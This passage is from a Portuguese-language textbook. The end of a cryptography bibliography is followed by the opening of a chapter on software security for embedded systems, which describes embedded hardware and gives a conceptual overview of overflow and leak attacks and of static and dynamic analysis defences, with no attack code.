[Patarin 1997] Patarin, J. (1997). The oil and vinegar signature scheme. In *Dagstuhl Workshop on Cryptography*. transparencies.

[Patarin e Goubin 1997] Patarin, J. e Goubin, L. (1997). Trapdoor one-way permutations and multivariate polynomials. In *Proc. of ICICS'97, LNCS 1334*, pages 356–368. Springer.

[Patarin et al. 1998] Patarin, J., Goubin, L., e Courtois, N. (1998). Improved algorithms for isomorphisms of polynomials. In *Advances in Cryptology – EUROCRYPT '98 (Kaisa Nyberg, Ed*, pages 184–200. Springer-Verlag.

[Patterson 1975] Patterson, N. J. (1975). The algebraic decoding of Goppa codes. *IEEE Transactions on Information Theory*, 21(2):203–207.

[Peikert 2009] Peikert, C. (2009). Public-key cryptosystems from the worst-case shortest vector problem: extended abstract. In *Proceedings of the 41st annual ACM symposium on Theory of computing*, STOC '09, pages 333–342, New York, NY, USA. ACM.

[Petzoldt et al. 2010a] Petzoldt, A., Bulygin, S., e Buchmann, J. (2010a). CyclicRainbow – a multivariate signature scheme with a partially cyclic public key. In Gong, G. e Gupta, K., editors, *Progress in Cryptology – Indocrypt 2010*, volume 6498 of *Lecture Notes in Computer Science*, pages 33–48. Springer Berlin Heidelberg.

[Petzoldt et al. 2010b] Petzoldt, A., Bulygin, S., e Buchmann, J. (2010b). Cyclicrainbow - a multivariate signature scheme with a partially cyclic public key. In Gong, G. e Gupta, K. C., editors, *INDOCRYPT*, volume 6498 of *Lecture Notes in Computer Science*, pages 33–48. Springer.

[Petzoldt et al. 2010c] Petzoldt, A., Bulygin, S., e Buchmann, J. (2010c). Selecting parameters for the Rainbow signature scheme. In Sendrier, N., editor, *Post-Quantum Cryptography Workshop – PQCrypto 2010*, volume 6061 of *Lecture Notes in Computer Science*, pages 218–240. Springer Berlin / Heidelberg. Extended Version: `http://eprint.iacr.org/2010/437`.

[Petzoldt et al. 2011] Petzoldt, A., Bulygin, S., e Buchmann, J. (2011). Linear recurring sequences for the UOV key generation. In *International Conference on Practice and Theory in Public Key Cryptography – PKC 2011*, volume 6571 of *Lecture Notes in Computer Science*, pages 335–350. Springer Berlin Heidelberg.

[Preneel 1983] Preneel, B. (1983). *Analysis and design of cryptographic hash functions*. PhD thesis, Katholieke Universiteit Leuven.

[Rabin 1978] Rabin, M. O. (1978). *Foundations of secure computation*, chapter Digitalized signatures. Academic Press.

[Regev 2010] Regev, O. (2010). The learning with errors problem (invited survey). In *IEEE Conference on Computational Complexity*, pages 191–204. IEEE Computer Society.

[Rivest et al. 1978] Rivest, R. L., Shamir, A., e Adleman, L. (1978). A method for obtaining digital signatures and public-key cryptosystems. *Communications of the ACM*, 21:120–126.

[Sahai e Waters 2012] Sahai, A. e Waters, B. (2012). Attribute-based encryption for circuits from multilinear maps. *CoRR*, abs/1210.5287.

[Sendrier 2011] Sendrier, N. (2011). Decoding one out of many. In Yang, B.-Y., editor, *Post-Quantum Cryptography*, volume 7071 of *Lecture Notes in Computer Science*, pages 51–67. Springer Berlin / Heidelberg. 10.1007/978-3-642-25405-5-4.

[Shor 1997] Shor, P. W. (1997). Polynomial-time algorithms for prime factorization and discrete logarithms on a quantum computer. *SIAM J. Comput.*, 26:1484–1509.

[Stehlé e Steinfeld 2011] Stehlé, D. e Steinfeld, R. (2011). Making ntru as secure as worst-case problems over ideal lattices. In *Proceedings of the 30th Annual international conference on Theory and applications of cryptographic techniques: advances in cryptology*, EUROCRYPT'11, pages 27–47, Berlin, Heidelberg. Springer-Verlag.

[Stern 1989] Stern, J. (1989). A method for finding codewords of small weight. *Coding Theory and Applications*, 388:106–133.

[Stern 1995] Stern, J. (1995). Can one design a signature scheme based on error-correcting codes? *Lecture Notes in Computer Science*, 917:424–??

[Szydlo 2003] Szydlo, M. (2003). Merkle tree traversal in log space and time. In *Prepint version, 2003*.

[Tanner 2001] Tanner, R. M. (2001). Spectral graphs for quasi-cyclic LDPC codes. In *IEEE International Symposium on Information Theory – ISIT 2001*, page 226, Washington, DC, USA. IEEE.

[Thomae 2012] Thomae, E. (2012). A generalization of the Rainbow band separation attack and its applications to multivariate schemes. Cryptology ePrint Archive, Report 2012/223. `http://eprint.iacr.org/2012/223`.

[Umaña e Leander 2010] Umaña, V. G. e Leander, G. (2010). Practical key recovery attacks on two McEliece variants. In *International Conference on Symbolic Computation and Cryptography – SCC 2010*, Egham, UK. Springer.

[Wieschebrink 2006] Wieschebrink, C. (2006). Two NP-complete problems in coding theory with an application in code based cryptography. In *IEEE International Symposium on Information Theory – ISIT 2006*, pages 1733–1737, Seattle, USA. IEEE.

[Winternitz 1983] Winternitz, R. S. (1983). Producing a one-way hash function from des. In *Advances in Cryptology: Proceedings of CRYPTO '83*, pages 203–207. Plenum.

[Wolf e Preneel 2005] Wolf, C. e Preneel, B. (2005). Taxonomy of public key schemes based on the problem of multivariate quadratic equations. *IACR Cryptology ePrint Archive*, 2005:77.

[Yasuda et al. 2012] Yasuda, T., Sakurai, K., e Takagi, T. (2012). Reducing the key size of Rainbow using non-commutative rings. In *Topics in Cryptology – CT-RSA 2012*, volume 7178 of *Lecture Notes in Computer Science*, pages 68–83. Springer.

Capítulo 3

Segurança de Software em Sistemas Embarcados: Ataques & Defesas

Bruno Silva[†], Diógenes Cecilio da Silva Jr.[†], Evaldo M. Souza[†], Fernando Pereira[†], Fernando A. Teixeira[†], Hao Chi Wong[*], Henrique Nazaré[†], Izabela Maffra[†], Jean Freire[†], Willer F. Santos[†], Leonardo B. Oliveira[†]

[†] Universidade Federal de Minas Gerais
{brunors@dcc, diogenes@cpdee, evaldoms@dcc, fpereira@dcc, fateixeira@dcc, hnsantos@dcc, karennina@dcc, jean@dcc, willerfernandes@eng-ele.grad, leob@dcc}.ufmg.br

[*] Intel Corporation
hao-chi.wong@intel.com

Abstract

Software Security is key for the overall security of information systems. Day by day, more and more software exploitations happen and thus Software Security increasingly relevant. At the same time, Embedded Systems are becoming not only ubiquitous but also pervasive. As a result, it is paramount that those systems are secured. The problem, however, is that existing solutions – as is – are inadequate to Embedded Systems. This course therefore aims at giving an overview on the state-of-the-art of Software Security and, subsequently, show how these solutions can be adapted and evaluated in the context of Embedded Systems.

Resumo

Segurança de Software é um tema central na segurança de sistemas como um todo. Ataques que exploram vulnerabilidades em código são cada vez mais frequentes e Segurança de Software, então, é cada vez mais relevante. Paralelamente, Sistemas Embarcados fazem cada vez mais parte de nossas vidas e tendem a se tornar, na prática, onipresentes. Assim sendo, a segurança desses dispositivos é de suma importância. As propostas de

Segurança de Software existentes, no entanto, não são plenamente apropriadas para Sistemas Embarcados. Tais dispositivos possuem um grande número de particularidades como restrições de processamento, memória e energia, quando comparados à computadores convencionais. Consequentemente, a eficiência energética de Segurança de Software para esses Sistemas Embarcados deve ser também mensurada. O objetivo deste capítulo é apresentar uma visão geral da área de Segurança de Software e mostrar como adaptar e avaliar as soluções existentes no contexto de Sistemas Embarcados.

3.1. Introdução

Segurança de Software é um tema cada vez mais relevante [Jones 2007, McGraw 2006]. Na medida em que ataques que exploram vulnerabilidades em software crescem vertiginosamente [Alhazmi et al. 2007], a Segurança de Software torna-se um tema central na segurança de sistemas computacionais como um todo. Por essa razão, essa tem sido uma área de pesquisa bastante ativa e inúmeras técnicas foram propostas recentemente ([Molnar et al. 2009, Wang et al. 2009, Dietz et al. 2012, Rodrigues et al. 2013], por exemplo). A maioria destas técnicas são baseadas na análise estática [Misra 1987], na análise dinâmica [Bell 1999], ou na combinação de ambas, isto é, na análise híbrida [Rus et al. 2003].

Sistemas Embarcados, por outro lado, são sistemas especializados [Barr 1999, Carro and Wagner 2003, Marwedel 2011]. Diferentemente de um elemento computacional convencional – voltado a aplicações genéricas –, um sistema embarcado dedica-se a executar bem uma ou poucas tarefas. Isso aliado ao fato de que eles são comumente inclusos em outros sistemas faz com que Sistemas Embarcados tenham suas dimensões reduzidas. Tal redimensionamento aliado à necessidade de redução de custos, por sua vez, torna Sistemas Embarcados "pobres" de recursos computacionais [Hamacher et al. 2012].

Sistemas Embarcados são cada vez mais comuns em nossas vidas [Zurita]. Eles são os campeões de venda no mercado de elementos computacionais e estão presentes em grande parte de outros dispositivos[1]. Com o advento da Internet das Coisas (*Internet of Things* – IoT) e os *smartphones* tornando-se a plataforma de comunicação móvel padrão, a tendência é que Sistemas Embarcados tornem-se praticamente onipresentes.

Paralelamente à essa ubiquidade de Sistemas Embarcados – e os benefícios que ela acarreta –, surge também certa inquietação. Parte dela advém da preocupação acerca da Segurança de Software [Koopman 2004, DAVID and TIRI 2005] dispositivos, dado que maioria das propostas existentes não levam em consideração as peculiaridades de Sistemas Embarcados e, consequentemente, não lhes são apropriadas. Por exemplo, ao contrário de um computador tradicional, Sistemas Embarcados usualmente (i) possuem menor capacidade de processamento e memória; (ii) possuem fonte restrita de energia; e iii) possuem um grau de rede maior [Akyildiz et al. 2002] (não apenas porque fazem parte de redes cuja escala é maior, mas também porque encontram-se no núcleo das mesmas, não raro exercendo também o papel de roteadores [Akyildiz et al. 2002]). No entanto, as propostas de Segurança de Software existentes foram concebidas para sistemas convenci-

[1] `http://www.simoneconcepts.com/embeddedsystems/realembeddedsystems.html`

onais e, portanto, não consideram essas particularidades.

Objetivos. O objetivo deste capítulo é, derradeiramente, apresentar uma visão geral dos ataques e defesas na área de Segurança de Software. Em relação aos ataques, pretende-se apontar os mais comuns, demonstrando seu funcionamento, potencial de impacto e suas variações. No tocante a defesas, objetivamos demonstrar como ataques podem ser evitados ou identificados, seja em tempo de compilação, seja em tempo de execução. Por fim, pretendeu-se mostrar por meio de um estudo de caso como adaptar soluções existentes para o contexto de Sistemas Embarcados.

Organização. O restante deste trabalho está organizado da seguinte forma.

A seção 3.2 e a seção 3.3 discorrem mais sobre Sistemas Embarcados e Segurança de Software, respectivamente.

A seção 3.4 versa sobre diversos tipos ataques. Por exemplo, sobre

1. o Estouro de Arranjo (seção 3.4.1);
2. o Estouro de Inteiro (seção 3.4.2);
3. e o Vazamento de Endereço (seção 3.4.3).

Já a seção 3.5 discorre acerca de mecanismos de defesa. Por exemplo, acerca de:

1. Aleatorização de Espaço de Endereço (*Address Layout Space Randomization* – ALSR) (seção 3.5.1);
2. Prevenção contra a Execução de Dados (*Data Execution Prevention* – DEP) (seção 3.5.2);
3. Canários (seção 3.5.3);
4. Verificação de Limites de Arranjo (*Array bounds-checking*) (seção 3.5.4);
5. Análise de Intervalo (seção 3.5.5);
6. Análise Distribuída (seção 3.5.7).

Ao final, apresentamos mais três seções, a saber:

1. Metodologia de Avaliação (seção 3.6);
2. Estudo de Caso (seção 3.7);
3. Conclusões (seção 3.8).

A maioria dos títulos das seções supracitadas já sugerem o seu conteúdo. No entanto, três delas merecem ser destacadas por apresentarem soluções exclusivamente voltadas à Sistemas Embarcados. São elas as seções 3.5.7, 3.6 e 3.7. A Análise Distribuída (seção 3.5.7), como ressaltamos anteriormente, explica como cruzar e extrair informações de códigos que são executados de forma distribuída, com o objetivo de aumentar a segurança global do sistema. Isso é interessante pois a literatura apresenta mecanismos voltados para programas centralizados, ou seja, que são executados dentro de um mesmo

nó da rede. Ademais, essa estratégia é fundamental no contexto de Sistemas Embarcados, pois estes são usualmente inseridos em um contexto de rede onde nós interagem frequentemente. Na Metodologia de Avaliação (seção 3.6) a ideia é mostrar como um mecanismo de segurança pode ser avaliado sob a ótica energética. Diferentemente de soluções voltadas para elementos computacionais convencionais (como *desktops*), em que a avaliação mais importante é a sobrecarga (*overhead*) em termos de tempo e armazenagem, aqui, a mais relevante é a energia consumida em razão da sua escassez em Sistemas Embarcados. E na seção 3.7 apresentamos um estudo de caso em que ilustramos todo o processo de se proteger um sistema embarcado, da percepção do problema, passando pela concepção da solução e, por fim, sua avaliação.

3.2. Sistemas Embarcados

Sistemas Embarcados, também conhecidos como Sistemas Embutidos, são sistemas computacionais dedicados que fazem parte de um sistema mais complexo. O termo embutido significa que este sistema está incrustado em um ambiente e que apresenta interconexões bem definidas. Esta dedicação se deve ao fato que um Sistema Embarcado implementa uma única função, ou no máximo algumas poucas funções. Como diversos processadores podem ser empregados, o que os diferencia é exatamente este programa dedicado. Somado a estas principais características funcionais, eles devem responder a seus estímulos após um intervalo de tempo definido. Assim, os Sistemas Embarcados são também sistemas de tempo real. Por serem embutidos em algo maior, os Sistemas Embarcados devem ser confiáveis, uma vez que falhas podem comprometer esta única função e por talvez ser difícil sua substituição ou reconfiguração remota. Finalmente, os Sistemas Embarcados são voltados para um mercado de alto volume, o que implica em alta competitividade entre fornecedores e em baixo custo individual.

Podemos agora definir um Sistema Embarcado como:

> *Um Sistema Embarcado é um sistema computacional que implementa um única tarefa, dirigido (ou definido) por software, que utiliza interfaces dedicadas, devem responder a estímulos em tempo real, serem confiáveis e serem comercialmente competitivos.*

Sistemas Embarcados utilizam agressivamente plataformas de hardware, uma vez que são dirigidos por software e diversas implementações de processadores podem ser utilizados. Isso implica em uma forte redução do custo do projeto do processador, que pode empregar circuitos integrados comerciais. O custo de hardware se concentra então no projeto das interfaces de entrada e saída, que como são definidos pelo ambiente, geralmente utilizam padrões industriais.

Como visto na tabela 3.1, Sistemas Embarcados podem ser encontrados nos mais variados produtos como aviões, sistemas de defesa, aparelhos biomédicos, automóveis, dispositivos de E/S, instrumentos eletrônicos, aparelhos domésticos, industriais e brinquedos.

Aviões e Sistemas de defesa	piloto automático, sistemas de navegação, controle de motores, sistemas de aterrizagem
Sistemas Biomédicos	Ultrassom e CAT, monitores para pacientes, marcapassos
Automóveis	controle do motor, sistemas ABS e de tração, controle de *air-bags*, diagnóstico embarcado
Comunicações e Redes	satélites, roteadores de rede, switches, modems
Wireless	Pontos de acesso, adaptadores, rede de sensores sem fio
Eletrônica de Consumo	TV, tocadores de DVS e Blue-ray, fornos de micro-ondas, câmeras, linha branca
Dispositivos de E/S	teclados, mouse, impressoras, escaneadores, modems
Instrumentos Eletrônicos	Osciloscópios, Multímetros, analisadores lógicos
Equipamentos Industriais	controlador de elevadores, robôs, sistemas de segurança, PLC, máquinas CNC
Escritório	FAX, copiadoras, telefones, calculadoras, máquinas registradoras
Dispositivos Pessoais	celulares, relógio de pulso, tablets
Dispositivos Bancários	cartão bancário ou de crédito, ponto-de-venda, terminal de acesso
Brinquedos	Video games (XBox, Wii, etc.), Furby, Nintendo DS

Tabela 3.1. Exemplos de Sistemas Embarcados

3.2.1. Características

A principal característica que diferencia Sistemas Embarcados de computadores de uso geral é a sua alta especificidade, geralmente uma única funcionalidade. Isso implica em escolhas que maximizem funcionalidade e minimizem custos de fabricação e tempo de desenvolvimento. Ao contrário, computadores de uso geral (ou PCs) são voltados a usuários de perfis diversos o que leva a inclusão de múltiplas interfaces de conexão e interfaces homem-máquina.

Processador (CPU). As plataformas de hardware para Sistemas Embarcados são implementadas usando microprocessadores ou microcontroladores comerciais, módulos de memória para programa e dados, suporte para interrupções, temporizadores e módulos controladores para interfaces de entrada e saída. Na medida em que novas funcionalidades foram demandadas outros módulos foram adicionados como relógios de tempo real, gerentes de energia e tensão, e até mesmo gestores de perfis de consumo de energia.

A grande maioria dos Sistemas Embarcados utilizam microcontroladores que são circuitos integrados que agregam um processador, blocos de memória para programas e dados, gerador de clock, controlador de interrupções e controladores de interfaces de entrada e saída. Fabricantes oferecem famílias de microcontroladores onde em torno de um mesmo processador diversas opções de memórias, entradas e saídas, e outros módulos e que são oferecidas em diferentes circuitos integrados.

Uma tendência mais recente é o oferecimento de Sistemas-em-um-Chip (*Systems-on-Chip* – SoCs), onde um processador é integrado a memórias, interfaces de entrada e saída, temporizadores, e eventualmente a outro processador de uso geral ou um de Processamento de Sinais (*Digital Signal Processor* – DSP).

Quanto ao número de bits, as CPUs podem ser de 8, 16 ou 32 bits. Apesar de CPUs para PCs usarem 32 bits, e mais recentemente 64 bits, a maior parte de de aplicações embarcadas utilizam 8 ou 16 bits. Fabricantes como a Atmel e Microchip com as

linhas AVR e PIC, respectivamente, dominam as soluções de 8 bits com processadores que rodam com frequências entre 20 e 30 MHz. A Texas Instruments e a mesma Microchip oferecem as linhas MSP430 e PIC16 (respectivamente) para CPUs de 16 bits. A linha TI MSP430 é uma das líderes em soluções de ultra baixo consumo de energia.

Entretanto a demanda por CPUs de maior poder computacional tem crescido recentemente e diversas soluções de 32 bits estão disponíveis, como as famílias de microcontroladores PIC32, ARM M0, M1 e M4. Uma característica marcante das linhas de 32 bits é sua maior capacidade de memória, que pode chegar a 256 KBytes.

Ainda assim, existem classes de aplicações que demandam maior desempenho, o que implica em maiores frequências de operação e capacidade de memória. Estes dispositivos são chamados de microprocessadores embutidos (ou embedded microprocessors) para distinguí-los dos microcontroladores. Eles permitem funções de controle de supervisão, utilizam MMU (unidade de gerência de memória) que controla caches e provê memória virtual. Operam com frequência de *clock* de centenas de megaherz até mais de 1 GHz, podem incluir coprocessadores aritméticos de ponto flutuante e aceleradores gráficos. Com isso podem usar sistemas operacionais mais elaborados como Linux embutidos.

Nível de Integração. A demanda de baixos custos, alta densidade e menores fatores de escala tem levado a um nível de integração em que uma plataforma de hardware seja implementada com poucos CIs. Na medida que o nível de integração aumentou, mais e mais lógica foi adicionada ao processador, periféricos padronizados e módulos de memória foram agregados em um único chip, criado famílias de processadores com alto grau de especificidade. Tais processadores são chamados de SoC.

Alimentação e Potência. Sistemas Embarcados utilizam fontes de alimentação das mais variadas formas e geralmente precisam adaptar o valor de tensão disponível para o(s) valor(es) necessário(s). Uma plataforma típica de hardware pode apresentar módulos de alto consumo de energia, como discos magnéticos, discos baseados em memórias flash (SSD), displays coloridos, e interfaces wireless.

A potência dissipada por sistemas computacionais se deve principalmente a atividade de troca de valores binários dos sinais elétricos, o que provoca a geração de calor. Fabricantes de CIs provêm valores típicos que são uma média de consumo de potência para aplicações que utilizam porções representativas do circuito interno e suas entradas e saídas. Nem sempre é necessária a utilização de uma ventoinha para remover o calor gerado, e o uso de um dissipador metálico acoplado ao CI pode ser suficiente.

Confiabilidade/Disponibilidade. Sistemas Embarcados estão incrustados em máquinas ou sistemas mais complexos que devem rodar continuamente por anos sem erros, e em muitos casos se recuperarem por si mesmos. Deste modo o software deve ser desenvolvido e testado com muito mais cuidado do que software para PCs, e o hardware deve evitar dispositivos mecânicos com peças móveis. Alguns problemas de confiabilidade são:

- o sistema não pode ser desligado com segurança para reparos;
- o sistema deve rodar sempre e modos de desempenho reduzido não são admissíveis;
- o ambiente ou sistema sofrerá perdas econômicas se for desligado.

Uma variedade de técnicas são empregadas, e muitas vezes combinadas, para se recuperar de erros de software e hardware, como por exemplo vazamentos de memória ou integridade de sinal comprometida por *crosstalk*. As técnicas mais comuns são:

- temporizador *watchdog*, para reinício do software;
- redundância de hardware total ou parcial;
- modo reduzido em software;
- hipervisor embutido, baseado em virtualização de software;
- memória com correção de erros (ECC).

Fator de Forma e Expansibilidade. Sistemas Embarcados utilizam diversos fatores de forma e que geralmente é determinado pelo ambiente onde o sistema será embutido. A maioria é composta por uma única placa de circuito impresso, denominadas *Single Board Computer* (SBC). Nesta placa existem um conector de alimentação, para uma única tensão de entrada, e diversos conectores para as interfaces dos periféricos padrão, como USB, SATA, etc., e quando necessário a placa pode apresentar um conector para sinais discretos de E/S para interfaces especiais, como por exemplo o acionamento de relés ou sensoriamento de chaves e interruptores. Os padrões mais conhecidos são o Consórcio PC/104, que define um conjunto de placas de dimensões fixas e conectores padronizados para um barramento usando o protocolo PCIe e que permitem o empilhamento de placas; o padrão COM Express e o padrão Qseven, onde cada placa contêm toda a lógica e CIs para um sistema computacional completo.

Como Sistemas Embarcados são projetados para uma aplicação específica, e o custo é um requisito importante, expansibilidade é geralmente sacrificada. Mais ainda, ao utilizar microcontroladores de 8 e 16 bits a memória já vem com tamanho fixo e não pode ser expandida, pois o barramento do processador não está disponível para conexão. Microprocessadores e SoCs de 32 bits geralmente usam memórias externas, pois programas e dados podem ocupar centenas de kilobytes ou até mesmo megabytes. As soluções empregadas empregam CIs externos de memórias flash, para programas, e DRAM para dados, ou eventualmente apenas DRAM.

Conectividade. Conectividade é a característica de sistemas embutidos que mais tem crescido atualmente. Diversas previsões apontam para um número de 15 bilhões dispositivos conectados à Internet em 2015, e a maioria deles são Sistemas Embarcados. Isto implica que eles devem suportar pilhas IPv4 e brevemente IPv6. Outros padrões como Ethernet, WiFi, Bluetooth e Zigbee, devem também ser suportados, às vezes vários deles, dependendo da aplicação. Novos protocolos como o *Near Field Communication* (NFC) começam a serem usados para interligar dispositivos móveis, como celulares, com sistemas de automação doméstica e bancária, e até mesmo com aparelhos eletrodomésticos como televisores inteligentes. Finalmente, as redes telefônicas móveis e sua comunicação GPRS, 3G e 4G, são formas atraentes de conexão remota para sistemas embutidos de difícil acesso físico.

Segurança. A segurança em Sistemas Embarcados nem sempre foi levada em conta uma vez que, inicialmente, a maioria deles operavam embutidos em sistemas sem conectividade exterior, como a internet. Em um automóvel uma rede local, baseada em protocolos CAN e LIN, interligam diversos sistemas embarcados dedicados, como por exemplo controle do motor, ABS e painel. Entretanto as novas aplicações que mais utilizam o conceito de Sistemas Embarcados são dispositivos móveis que precisam se interconectarem à *Web* via protocolos Internet e diversas conexões sem fio como WiFi, 3G/GPRS e mesmo a Ethernet com fio.

Aliado a isso está o fato de que aplicações para Sistemas Embarcados são comumente desenvolvidas em C. A opção pela linguagem é em razão da sua eficiência, ou seja, aplicações escritas em C são usualmente mais rápidas e com isso mais adequadas a sistemas com pouco recursos como Sistemas Embarcados. Contudo, tal eficiência tem preço. Quando comparada a outras linguagens de programação, C não implementa alguns mecanismos de segurança, o que deixa suas aplicações mais vulneráveis que as demais, em geral. Ao longo deste capítulo será detalhado a segurança da linguagem C e como isso pode afetar a segurança Sistemas Embarcados como um todo.

3.3. Segurança de Software: Visão Geral

Segurança de Software é um tema cada vez mais relevante [Jones 2007, McGraw 2006]. Na medida em que ataques que exploram vulnerabilidades em software crescem vertiginosamente [Alhazmi et al. 2007], a Segurança de Softwaretorna-se um tema central na segurança de sistemas computacionais como um todo.

Ataques são comumente dividas em duas categorias: aqueles que concernem ao sigilo da informação e aqueles relativos a integridade

O Vazamento de Endereço (*Address Leak* ou *Program Data Leak*) e o Vazamento de Dados (*Data Leak*) são exemplos de ataques relativos ao sigilo. A ideia é que o adversário force o vazamento de um dado que possa ser usado para comprometer o funcionamento do sistema. Por exemplo, o advento de mecanismos de segurança como o Prevenção contra a Execução de Dados evita que dados injetados pelo adversário sejam usados pelo sistema. Assim, uma alternativa para o adversário é descobrir o endereço de uma função sensível (`\bin\sh`, por exemplo) já contida no sistema para, subsequentemente, alterar o fluxo de execução para a mesma. Tal descoberta não é sempre trivial e uma das formas de determinar o endereço de uma função é antes realizar um ataque de Vazamento de Endereço.

Ainda acerca do sigilo, é possível que o resultado de um vazamento, por si, já satisfaça os anseios do adversário. Isso fica evidente quando se examina o trabalho de Aranha *et. al.* sobre a urna eletrônica brasileira [Aranha et al. 2012]. Nele, observa-se que existe um Vazamento de Dados na urna, um vazamento da semente da função pseudo-aleatória responsável pelo baralhamento da ordem dos votos. Isso, derradeiramente, pode levar à quebra da propriedade de sigilo do voto em um pleito.

Agora vamos versar um pouco sobre os ataques que ferem a integridade de um sistema. Aqui resta o popular ataque de Estouro de Arranjo (*Buffer Overflow*). Nele, o adversário explora o fato de que linguagens como C não são fortemente tipadas e, por




Figura 3.1. Vulnerabilidades

conseguinte, não verificam limites de arranjos. Ou seja, é possível preencher um arranjo para além dos seus limites, violando regiões de memória e sobrescrevendo de forma ilegal seus valores. Isso, por sua vez, permite desviar o fluxo de execução de programas para, por exemplo, execução de ações maliciosas.

Outro ataque conhecido é o ataque de Estouro de Inteiro (*Integer Overflow*). Aqui, o limite violado não é o de limites de arranjo, mas sim o de limites de inteiros. Este ataque pode ser empregado da seguinte maneira. Suponha um inteiro que determinará o tamanho de uma região de memória alocada dinamicamente. O adversário então força o estouro deste inteiro que agora passa a ter um valor pequeno, quem sabe negativo. A região de memória alocada será menor que esperada o que, por sua vez, pode viabilizar um ataque de Estouro de Arranjo.

Apontar vulnerabilidades que levam ao Estouro de Inteiro é algo particularmente desafiador, dado que alguns deles são realizados de forma deliberada pelo programador para fins de eficiência[2]. Em outras palavras, a dificuldade resta não em apontar um Estouro de Inteiro, mas em determinar-se se o mesmo é benigno ou maligno.

Felizmente, paralelamente à difusão de ataques de software, surgem também inúmeras propostas de defesa ([Molnar et al. 2009, Wang et al. 2009, Dietz et al. 2012, Rodrigues et al. 2013], por exemplo). A maioria das propostas de defesa existentes são baseadas na *Análise Estática* [Misra 1987, Wagner and Dean 2001], na *Análise Dinâmica* [Bell 1999, Mock 2003], ou na combinação de ambas, isto é, na *Análise Híbrida* [Rus et al. 2003, Ernst 2003]. A concepção dessas propostas é uma tarefa extremamente desafiadora já que qualquer propriedade não trivial de linguagens recursivamente enumeráveis é um problema indecidível [Hopcroft 2008] – em outras palavras, não existe programa genérico capaz de decidir se um outro programa qualquer é ou não vulnerável.

A Análise Estática [Misra 1987] inspeciona o código antes do programa ser ins-

[2]Por exemplo, um programador pode mimetizar uma operação de módulo eficientemente por meio de uma operação que estoure o limite de um tipo inteiro.

talado (*deployed*) e, por essa razão, é também conhecida como *análise de código*. Essa análise varia de um simples *script* para o casamento de padrões até um sofisticado analisador sintático (*parser*). A vantagem do método é que não há sobrecarga (*overhead*) direta em tempo de execução, já que a análise é realizada a priori e o código fonte permanece inalterado. O lado negativo é que no momento da análise não há as informações que o programa dispõe em tempo de execução. Tal desinformação impossibilita determinar-se se há ou não vulnerabilidades em certos trechos de código. Na dúvida, a estratégia conservadora é adotada e presume-se que a vulnerabilidade, sim, existe. Isso, por sua vez, traduz-se em falso-positivos (posteriormente, veremos que falso-positivos podem indiretamente resultar em sobrecarga).

Por meio da Análise Estática é possível abordar algumas questões que já relatamos. Por exemplo, para mitigar ou mesmo impedir ataques que ferem o sigilo de um sistema, pode-se empregar a Análise Estática para responder à seguinte questão: existe um caminho que vai de um dado sensível (ou secreto) até um canal público? Tal questão, na prática, pode ser mapeada para: o valor de uma variável sensível pode ser propagado ao longo da execução de um programa até ser passado como parâmetro para uma função do tipo `printf`, `fput` etc.

Caso sim, então a análise retorna que há uma vulnerabilidade no programa.

Analogamente, a Análise Estática pode responder se a integridade de um programa pode ser violada. Agora, a questão posta à análise é a seguinte: existe um caminho que vai de uma entrada pública, não confiável, até uma operação sensível? Novamente, na prática, essa questão pode ser refraseada, por exemplo, assim: há uma operação de leitura do tipo fscan cuja a entrada pode ser eventualmente propagada para dentro de um arranjo cujos limites não são checados?

A Análise Dinâmica [Bell 1999], por sua vez, envolve a execução propriamente dita do programa objeto da análise, razão pela qual é também chamada de verificação em tempo de execução (*run-time checking*). A ideia é rodar o programa para um conjunto provável de entradas e analisar seu comportamento (com respeito a vazamento de dados confidenciais, por exemplo). A vantagem da técnica é que ela pode tirar proveito de informações só disponíveis em tempo de execução. Isso, por sua vez, mitiga significantemente o problema dos falso-positivos, comum na análise estática. Desvantagem do método é que os resultados são pertinentes apenas às entradas testadas e, assim, não se pode derivar conclusões acerca do comportamento geral do programa. Por esse motivo, a Análise Dinâmica é inerentemente inconsistente (*unsound*), isto é, não se pode afirmar se um programa é ou não vulnerável a partir desta técnica.

Exemplos de Análise Dinâmica para evitar ataques de Estouro de Arranjo são Verificação de Limites de Arranjo e Canários. O primeiro atua proativamente, verificando se o acesso à memória está dentro dos limites, caso contrário, o mecanismo aborta a execução do programa. Para tal é necessário instrumentar o programa de forma a guardar os tamanhos de arranjos e checar seus limites sempre que ocorre um acesso à memoria. O Canário, por sua vez, atua de forma reativa abortando o programa logo após um ataque de Estouro de Arranjo ter sido efetuado. Com esse fim, o mecanismo insere uma valor aleatório entre o arranjos e endereços de retornos de funções. Ao final da função, verifica-se se o valor do canário foi alterado. Se foi, é sinal que um Estouro de Arranjo ocorreu e

então o programa é abortado.

Uma técnica comum é a Análise Híbrida [Rus et al. 2003], ou seja, a combinação das técnicas das Análises Estática e Dinâmica. Usualmente, a Analise Estática é primeiramente empregada para encontrar-se o maior número de vulnerabilidades possível e, posteriormente, a Análise Dinâmica entra para monitorar o código nestes supostamente vulneráveis. Aqui resta o motivo pelo qual falso-positivos resultantes da Análise Dinâmica podem indiretamente acarretar sobrecarga. Todo trecho de código em que Análise Dinâmica apontar vulnerabilidades será instrumentado com um *monitor*, o qual é utilizado em tempo de execução, e incorre em sobrecarga. Portanto, é fundamental para a eficiência de um sistema que o número de falso-positivos seja baixo.

